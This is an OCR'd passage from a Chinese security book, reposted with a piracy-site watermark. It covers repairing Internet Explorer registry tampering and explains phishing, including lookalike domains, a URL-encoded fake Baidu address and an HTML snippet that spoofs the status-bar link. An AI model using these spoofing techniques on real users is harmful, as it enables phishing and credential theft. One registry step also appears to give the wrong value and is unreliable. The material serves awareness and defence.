


图 6-62　找到“Settings”、“Links”、“SecAddSites”等键值项

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 依次双击“Settings”、“Links”、“SecAddSites”键值项，在弹出的“编辑 DWORD 值”对话框中将它们的键值都修改为“0”，如图 6-63 所示。单击“确定”按钮，再次打开“Internet 属性”对话框，即可看到已恢复禁止的 IE 设置。




图 6-63 修改“Settings”、“Links”、“SecAddSites”的键值

4. “Internet 属性”对话框中的“主页”区域被禁用

打开“Internet 属性”对话框，发现“主页”区域下的所有功能都被禁用，如图 6-64 所示。这是因为恶意代码修改了注册表项“HKEY_CURRENT_USER\Software\Policies\Microsoft\InternetExplorer\Control Panel”中的“homepage”键值项的值。

要恢复这些设置，可按照如下步骤进行操作：

步骤 01 打开“注册表编辑器”窗口，在左侧窗口中依次展开“HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Control Panel”项，在右侧窗口中找到“homepage”键值项。

步骤 02 双击“homepage”键值项，即可弹出“编辑 DWORD 值”对话框，在其中修改其键值为“0”，如图 6-65 所示。单击“确定”按钮，重新启动计算机系统，即可完成对 IE 浏览器默认首页中的按钮恢复。



图 6-64 “主页”区域下的功能被禁用




图 6-65 修改“homepage”键值项的值

5. 篡改 IE 浏览器的标题栏

正常情况下，打开 IE 浏览器的主页，其标题栏后面都会有“Microsoft Internet Explorer”的字样。但当网站受到恶意代码的攻击后，这些恶意代码就利用注册表将后面的字样修改成为网址或一些广告信息。如图 6-66 所示，标题栏后面的字样由“Microsoft Internet Explorer”变成了“www.zhonghua.com”。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 6-66　修改 IE 浏览器的标题栏

这种情况是由于恶意代码修改了注册表中的“HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main”键值项和“HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main”键值项中的“Window Title”键值项。

要解决这个问题，可按照下面的步骤进行操作。

步骤 01 打开“注册表编辑器”窗口，在左侧窗口中依次展开“HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main”键值项，在右侧窗口中找到“Window Title”键值项并右键单击，在弹出的快捷菜单中选择“删除”菜单项，如图 6-67 所示。

步骤 02 此时，即可弹出“确认数值删除”对话框，如图 6-68 所示。单击“是”按钮，删除该数值，并重启计算机系统，即可完成对 IE 浏览器标题栏的修复。



图 6-67　选择“删除”菜单项




图 6-68　确认删除“Window Title”键值项

6.　篡改 IE 鼠标右键快捷菜单项

当用户打开 IE 浏览器时，在工作区域中右键单击，即可发现在弹出的快捷菜单中被加入了一些乱七八糟的内容，甚至有些功能被禁止或直接把鼠标右键的功能屏蔽掉，如图 6-69 所示。

如果 IE 鼠标右键快捷菜单项被加入了一些乱七八糟的内容，这种情况可能是用户打开的某个网站被恶意代码攻击了，恶意代码利用注册表修改“HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt”项中的子选项，造成 IE 鼠标右键快捷菜单

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

项增加一些无关紧要的内容。

要删除右键快捷菜单项中的不必要的内容，可按照如下方法进行操作：

打开“注册表编辑器”窗口，在左侧窗口中依次展开“HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt”项，将“MenuExt”项下相关的广告信息删除，如图 6-70 所示。



图 6-69 IE 鼠标右键快捷菜单项



图 6-70 删除相关的广告信息

如果 IE 鼠标右键快捷菜单项中的某些功能被禁止，那么可通过下面的方法修改注册表中的相应键值项，来恢复这些功能。其具体操作步骤如下。

步骤 01 打开“注册表编辑器”窗口，在左侧窗口中依次展开“HKEY_CURRENT_USER\Software\Policies\Microsoft\Restrictions”项，在右侧窗口中找到“NoBrowserContext Menu”键值项，如图 6-71 所示。

步骤 02 双击“NoBrowserContextMenu”键值项，在弹出的“编辑 DWORD 值”对话框中，将其键值修改为“1”，如图 6-72 所示。单击“确定”按钮，即可恢复 IE 鼠标右键快捷菜单项中的某些功能。



图 6-71 找到“NoBrowserContext Menu”键值项




图 6-72 修改“NoBrowserContext Menu”键值项的值

7. 系统启动时弹出网页或对话框

当系统启动时，在进入桌面之前就会自动弹出网页或对话框。这也是恶意代码修改注册

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

表造成的后果，修改的注册表项为“HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon”。恶意代码会在其下建立字符串“LegalNoticeCaption”和“LegalNoticeText”，其中“LegalNoticeCaption”是提示框的标题，“LegalNoticeText”是提示框的文本内容，如图 6-73 所示。



图 6-73　字符串“LegalNoticeCaption”和“LegalNoticeText”

由于它们的存在，使用户每次登录到 Windows 桌面前都出现一个提示窗口，显示这些网页的信息要避免启动时，再次弹出这些网页或对话框，可将注册表中的这两项删除。

6.4.3　恶意代码攻击的防范

要禁止恶意代码的运行，从而避免恶意网页的攻击，可以采取一些有效的措施进行防范。用户首先要做好 IE 的安全设置。下面介绍几种可以有效地防止恶意代码攻击的方法。

1. 设置 IE 安全级别

具体的操作步骤如下。

步骤 01 打开 IE 浏览器，选择“工具”→“Internet 选项”菜单项，打开“Internet 选项”对话框。切换到“安全”选项卡，单击其中的“自定义级别”按钮，如图 6-74 所示。



图 6-74　“Internet 选项”对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 打开“安全设置”对话框，在下方的“重置为”下拉列表中选择“安全级-高”选项，将安全级别由“中”改为“高”，如图 6-75 所示。




图 6-75 设置安全级别

2. 禁用 ActiveX 控件与相关选项

ActiveX 控件和 Applets 有较强的功能，但也存在被恶意程序利用的隐患，网页中的恶意代码往往就是利用这些控件编写的小程序，只要打开网页就会被运行。所以要避免恶意网页的攻击，就要禁止这些恶意代码的运行。禁用 ActiveX 控件与相关选项的具体设置方法如下：

打开“Internet 选项”对话框，切换到“安全”选项卡，单击其中的“自定义级别”按钮，即可打开“安全设置”对话框，在“设置”列表框中建议用户将 ActiveX 控件与相关选项都设置为禁用，就可以避免受到带有恶意代码的网页的攻击。

3. 禁止访问某些站点

网络上有很多站点都带有恶意代码，容易使浏览者中招。如果用户知道哪些站点存在恶意代码，可以在 IE 中做一些设置 ，以便以后永远不进该站点。具体的操作步骤如下。

步骤 01 打开“Internet 选项”对话框，切换到“内容”选项卡。单击“分级审查”区域中的“启用”按钮，如图 6-76 所示。

步骤 02 打开“内容审查程序”对话框，切换到“许可站点”选项卡，在“允许该网站”文本框中输入不想去的网站网址，单击“从不”按钮，如图 6-77 所示。



图 6-76 单击“启用”按钮



图 6-77 设置不想去的网站地址

步骤 03 在设置完成后，单击“确定”按钮，则用户以后都不会进入该站点中。

4. 禁止使用注册表

为了避免一些不怀好意的黑客利用注册表更改里面某些项的值，可以为注册表“加锁”。其具体操作步骤如下。

步骤 01 单击“开始”→“运行”按钮，在打开的“运行”对话框中输入“regedit”，并

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

单击“确定”按钮，即可打开“注册表编辑器”窗口。

步骤 02 在窗口左侧的树形目录中依次选择“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System”选项并右键单击，在弹出的快捷菜单中选择“新建”→“DWORD 值”菜单项，即可新建一个 DWORD 值项，如图 6-78 所示。



图 6-78　新建一个 DWORD 值项

步骤 03 将新建的 DWORD 值项重命名为“DisableRegistryTools”，并双击该项，将其值更改为“1”，如图 6-79 所示。单击“确定”按钮，即可禁止使用注册表编辑器。



图 6-79　将 DisableRegistryTools 项的值更改为 1

此外，要尽量避免受到恶意代码的攻击，用户在日常操作中还需要注意如下几点：

- 要避免被网页恶意代码感染，首先关键是不要轻易去一些并不信任的站点，尤其是一些不知名的、带有 ActiveX 控件等的网址。但是这个并不能真正地防止恶意代码的攻击。
- 一定要在计算机上安装网络防火墙，并要一直打开“实时监控功能”。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 随时升级 IE 浏览器的补丁，以免 IE 出现漏洞，恶意代码乘虚而入。
- 建议使用“超级兔子”备份正常的注册表中的 Classes.dat、System.dat、System.ini、User.dat、Win.ini 等文件，恶意代码一般都是通过修改这些文件来达到其目的的。
- 定期还原正常注册表。当用户察觉到自己可能受到恶意代码攻击时，最好定期还原正常的注册表。这样做虽然不能彻底删除此类恶意程序，但却能让其完全禁止运行，因为这类程序是通过修改注册表来达到随机运行的目的的，只不过我们无法通过手工删除干净。

6.5 专家课堂（常见问题与解答）

点拨 1：使用综合代码植入和流程控制技术实施缓冲区溢出攻击时，代码植入和缓冲区溢出一定要在一次动作内完成吗？

解答：代码植入和缓冲区溢出不一定要在一次动作内完成。攻击者可以在一个缓冲区内放置代码，但是不能溢出缓冲区。攻击者再通过溢出另外一个缓冲区来转移程序的指针。这种方法一般用来解决可供溢出的缓冲区不够大（不能放下全部的代码）的情况。

点拨 2：为了防止恶意代码修改注册表，可禁止使用注册表编辑器。但若因为特殊原因需要修改注册表，应如何解锁注册表？

解答：用记事本编辑一个任意名字的.reg 文件，比如 jiesuo.reg，其中的内容如下：

```
REGEDIT4
；这里一定要空一行，否则将修改失败
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System
"DisableRegistryTools"=DWORD:00000000
```

对于 Windows XP 系统，把“REGEDIT4”改为“Windows Registry Editor Version 5.00”即可。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第7章

诠释网络钓鱼攻击方式

重点提示：

- 恐怖的网络钓鱼攻击
- 真网址与假网址
- E-mail 邮件钓鱼技术
- 网站劫持钓鱼技术
- 其他网络钓鱼技术
- 网络钓鱼防范工具



网络钓鱼在社会工程学中应用非常普遍，攻击者往往抓住受害者的某种心理，或抱着不劳而获的想法，或使幸的想法来欺骗受害者，最终达到钓鱼的目的。在本章归纳整理的各种钓鱼攻击的手段当中，大部分都是结合社会工程的典型实例。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

随着网络安全技术的不断发展、进步，层出不穷的新颖的攻击方式也在不断地暴露出来，“网络钓鱼攻击”就是其中的一种。

网络钓鱼攻击者通常都是对商业网站的页面进行模仿或者复制，尽可能使得网站内容的布局与被模仿网站一致，以达到欺骗被攻击者的目的。这种攻击方式可以骗取用户的信用卡号、账户用户名、口令和社保编号等内容，是一种危害极大的攻击方式。

7.1 恐怖的网络钓鱼攻击

网络钓鱼（Phishing）一词是英文单词“Fishing”和“Phone”的综合，由于黑客始祖最初是以电话作案的，所以用“Ph”取代了“F”，创造了“Phishing”，Phishing 的发音也与 Fishing 相近。网络钓鱼属于社会工程学攻击的一种，就其本身来说，网络钓鱼称不上是一种攻击手段，更像是一种诈骗方法。

攻击者利用伪造的电子邮件和伪造的 Web 站点来进行诈骗活动，诱骗访问者访问其伪造的页面，并获取受害人的一些个人信息，如信用卡号、账户和口令等个人隐私内容，以获取非法利益。诈骗者通常会将自己伪装成知名银行、在线零售商和信用卡公司等可信的品牌。这就是典型的网络钓鱼攻击方式，这里的“鱼饵”就是欺骗性的电子邮件与伪造的 Web 站点。

攻击者为了扩大攻击范围，会利用邮件、IM 即时通信工具批量群发这些欺骗性信息，甚至会通过使用高级黑客手段（蠕虫式感染等）来进行攻击。钓鱼式攻击属于社会工程学攻击的一种。

网络钓鱼攻击的主要方法有如下 7 种。

1. 发送电子邮件，以虚假信息引诱用户中圈套

钓鱼者以垃圾邮件的形式向受害者发送大量的欺诈性邮件，这些邮件多以中奖、顾问、对账等内容引诱用户在邮件中填入金融账号和密码，或是以各种紧迫的理由要求收件人登录某网页提交用户名、密码、身份证号、信用卡号等信息，继而盗窃用户资金。

如，钓鱼者自称是某个购物网站或某商业网站的客户代表，告诉用户如果不登录其所提供的某伪造网站并提供自己的身份信息，则该用户在该购物网站的账号就有可能被封掉。

当然，这种钓鱼方法在早期的网络钓鱼攻击中比较常见，现在的网络钓鱼者往往通过远程攻击一些防护薄弱的服务器获取客户名称的数据库，并通过钓鱼邮件投送给明确的目标。

2. 利用浏览器漏洞实现钓鱼技术

利用浏览器的地址栏漏洞和跨域脚本漏洞欺骗可以实现完美的钓鱼攻击。利用地址栏漏洞欺骗，钓鱼攻击者可以在真实的 URL 地址下伪造任意的网页内容；利用跨域脚本漏洞，钓鱼攻击者可以跨域名跨页面修改网站的任意内容。

当用户访问一个 URL 时，返回给用户的却是攻击者可以控制的内容，如果这里伪造的是一个钓鱼网页内容，普通用户就会无从分辨真伪。

利用这种方法实现钓鱼攻击，对用户来说危害是最严重的，因为这类攻击利用的是客户端软件漏洞，完全不受服务器端程序和网络环境的限制，是网站管理员无法控制的。用户只能在知道漏洞的情况下，及时安装软件补丁，或使用安全软件修补客户端软件的漏洞。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3. 利用 URL 编码实现钓鱼技术

浏览器除了支持 ASCII 码字符的 URL 外，还支持 ASCII 码以外的字符，同时支持对所有的字符进行编码。URL 编码就是将字符转换成 16 进制数码，并在前面加上“%”前缀，比如“\”的 ASCII 码是 92，92 的十六数码进制是 5c，所以“\”的 URL 编码就是“%5c”。这样的 URL 编码浏览器和服务器端都能够正常支持。

从这些原理分析来看，攻击者是如何通过 URL 编码进行钓鱼攻击呢？

钓鱼攻击者常用的攻击伎俩就是混淆URL，通过利用相似的域名和内容骗取受害者信任，这里就存在一个相似度的值，通过 URL 编码就能提高 URL 的相似度。如，用户看到经常使用的域名 www.baidu.com，往往会不假思索地直接单击，但若看到域名“www.diaoyu.com”，可能就会迟疑。

但如果用户看到域名“http://www.baidu.com%2e%64%69%61%6f%79%75%2e%63%6f%6d”，可能也会直接单击。因为对普通用户来说，这个域名就是百度的域名，只是在后面加了一些页面地址而已，是可以绝对信任的。

其实，这个域名是经过 URL 编码的，还原回来的域名是“www.baidu.com.diaoyu.com”。这个域名跟百度一点关系也没有，是攻击者在这个域名上伪造了一个百度的页面和相关功能，而普通用户是很难分辨出真伪的。用户就极易进入钓鱼网站，被攻击的可能性也大大增加。

4. 建立假冒网上银行、网上证券网站，骗取用户账号和密码

不法分子还经常会创建域名和网页内容都与真实的网上银行系统、网上证券交易平台极为相似的网站，欺骗用户输入账号和密码等私人信息，从而通过真正的网上银行、网上证券系统或者伪造银行储蓄卡、证券交易卡窃取用户的资金。

5. 利用用户弱口令等漏洞破解、猜测用户账号和密码

一些用户在设置口令时，有时为了贪图方便，常使用自己的生日或一些简单的数字组合作为口令，这样，攻击者就能非常容易地利用弱口令的漏洞，对银行卡密码进行破解。实际上，不法分子在实施网络诈骗的犯罪活动过程中，经常采取发送虚假电子邮件、建立假冒网上银行、利用虚假的电子商务等手段交织、配合进行。

6. 利用虚假的电子商务进行欺骗

从事这类网络诈骗活动的不法分子，大都采用在知名电子商务网站，如“易趣”、“淘宝”、“阿里巴巴”等发布虚假信息，以所谓“超低价”、“免税”、“走私货”、“慈善义卖”的名义出售各种商品，很多用户在他们低价的诱惑下上当受骗。

由于网上交易多是异地交易，通常需要汇款。不法分子一般要求消费者先付部分款，再以各种理由诱骗消费者付余款或者其他各种名目的款项，等到钱款或他们的伎俩被识破时，就立即切断与消费者的联系。

7. 利用木马和黑客技术窃取用户信息后实施盗窃

木马制作者通过发送邮件或在网站中隐藏木马等方式大肆传播木马程序，当感染木马的用户进行网上交易时，木马程序即以键盘记录的方式获取用户账号和密码，并发送给指定邮箱，用户资金必然受到严重威胁。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.2 真网址与假网址

钓鱼者经常会利用人们的心理弱点，将真实的网址进行少许的更改来伪造网址。当用户点击网址时，只会对网址中的几个关键字符与网站的主题特征进行大概的对比，感觉没什么异常就进入网站了。这样就正好中了攻击者设计好的圈套了。

7.2.1 假域名注册欺骗

为了达到欺骗的目的，攻击者会注册一个域名。域名欺骗的好处就是增加欺骗度，特别是对金融网站进行钓鱼攻击时，伪造域名更是必不可少的。

注册假域名的方式有如下三种：

1. 二级解析欺骗

二级解析欺骗主要针对拥有二级域名的网址欺骗。这里以“百度知道”站点为例，如图7-1所示的地址栏中的网址“http://zhidao.baidu.com”，其中“zhidao”为二级域名。用户在注册时，不可以直接注册“http://zhidao.baidu.com”，而是要先注册“http://www.baidu.com”域名后，域名提供商才提供二级域名解析“zhidao.baidu.com”。

但要注册 baidu.com 类域名需要花费很多钱，钓鱼者肯定不会为了达到欺骗目的，花费大量资金注册这样一个域名。但他们会注册一个与其类似的域名，如“http://www.ba1du.com”（用数字 1 替换掉了字母 i），且让域名提供商提供二级 blog 解析“http://zhidao.ba1du.com”。这样当上网用户看到这个网址时，如果不仔细对比，就会把它当作是百度的站点“http://zhidao.baidu.com”，而直接点击。

2. 一级域名欺骗

如图 7-1 所示的地址栏中的网址“http://zhidao.baidu.com”中的“baidu”为一级域名，要利用一级域名进行欺骗，可像上面一样，注册一个类似的域名“http://www.ba1du.com”，从而欺骗用户。




图 7-1 “百度知道”域名

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3. 域名后缀欺骗

域名后缀欺骗即利用网址最后的域名后缀进行欺骗。经常上网的用户都知道，域名后缀很多，如 com、net、cn 等。攻击者可以注册一个后缀为 co 的域名“http://www.baidu.co”，这样，对于一些麻痹大意的用户来说，可以轻易地骗过他们的眼睛。

7.2.2 状态栏中的网址欺骗

虽然利用假域名进行欺骗也是钓鱼攻击中的一种可行的方法，但如果遇到细心的用户，当打开网址时检查网页状态栏是否显示为真实的网址，如果发现异常，可能就不会继续点击该网址了。针对这种情况，钓鱼者同样有应付的方法，即利用代码使状态栏中的网址与网页内容的链接相同。

代码的内容如下：

```
<p><a id="SPOOF" href="http://www.hackbase.com/"></a></p>
<div>
<a href="http://www.hockbase.com" target="_blank">
<table>
<caption>
<label for="SPOOF">
<u style="cursor:pointer:color:red">
http://www.hockbase.com
</u>
</label>
</caption>
</table>
</a>
</div>
```

代码中的网址“http://www.hackbase.com/”是将要打开的网站，链接中的网址用“http://www.hockbase.com”来代替了。

当打开这个静态网页，并将鼠标移动到网页中的链接上时，状态栏上显示的链接与网页内容中的链接是相同的，看不出来有任何问题。但当用户单击该链接打开网站时，会发现打开的网站是“http://www.hackbase.com/”，而不是“http://www.hockbase.com”，如图 7-2 所示。




图 7-2 打开另外一个网站

7.2.3 IP 转换与 URL 编码

IP 地址转换就是数值之间的进制转换。IP 地址最常写成加点的十进制数形式，此种 IP 通常有 4 组数字段，并以“.”分隔开，每段数字都在 0 到 255 之间。众所周知，IP 地址与域名是对应的，使用域名能够访问网站，同样，使用 IP 地址也能访问网站。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如果把十进制数的 IP 地址转换成八进制数与十六进制数，再使用 IP 地址访问网站，用户将看到一段无意义的数字，一般不会怀疑。

要将网站域名对应的 IP 地址转换为八进制数或十六进制数，可使用一个简单的小工具——终极 URL。下面将以 www.sina.com 网站为例，介绍 IP 地址转换的方法。

步骤 01 单击“开始”→“运行”，在弹出的“运行”对话框中输入“CMD”，即可打开“命令提示符”窗口。在命令提示符下输入“Ping www.sina.com”命令，获得网站 www.sina.com 对应的 IP 地址为 59.175.132.61，如图 7-3 所示。

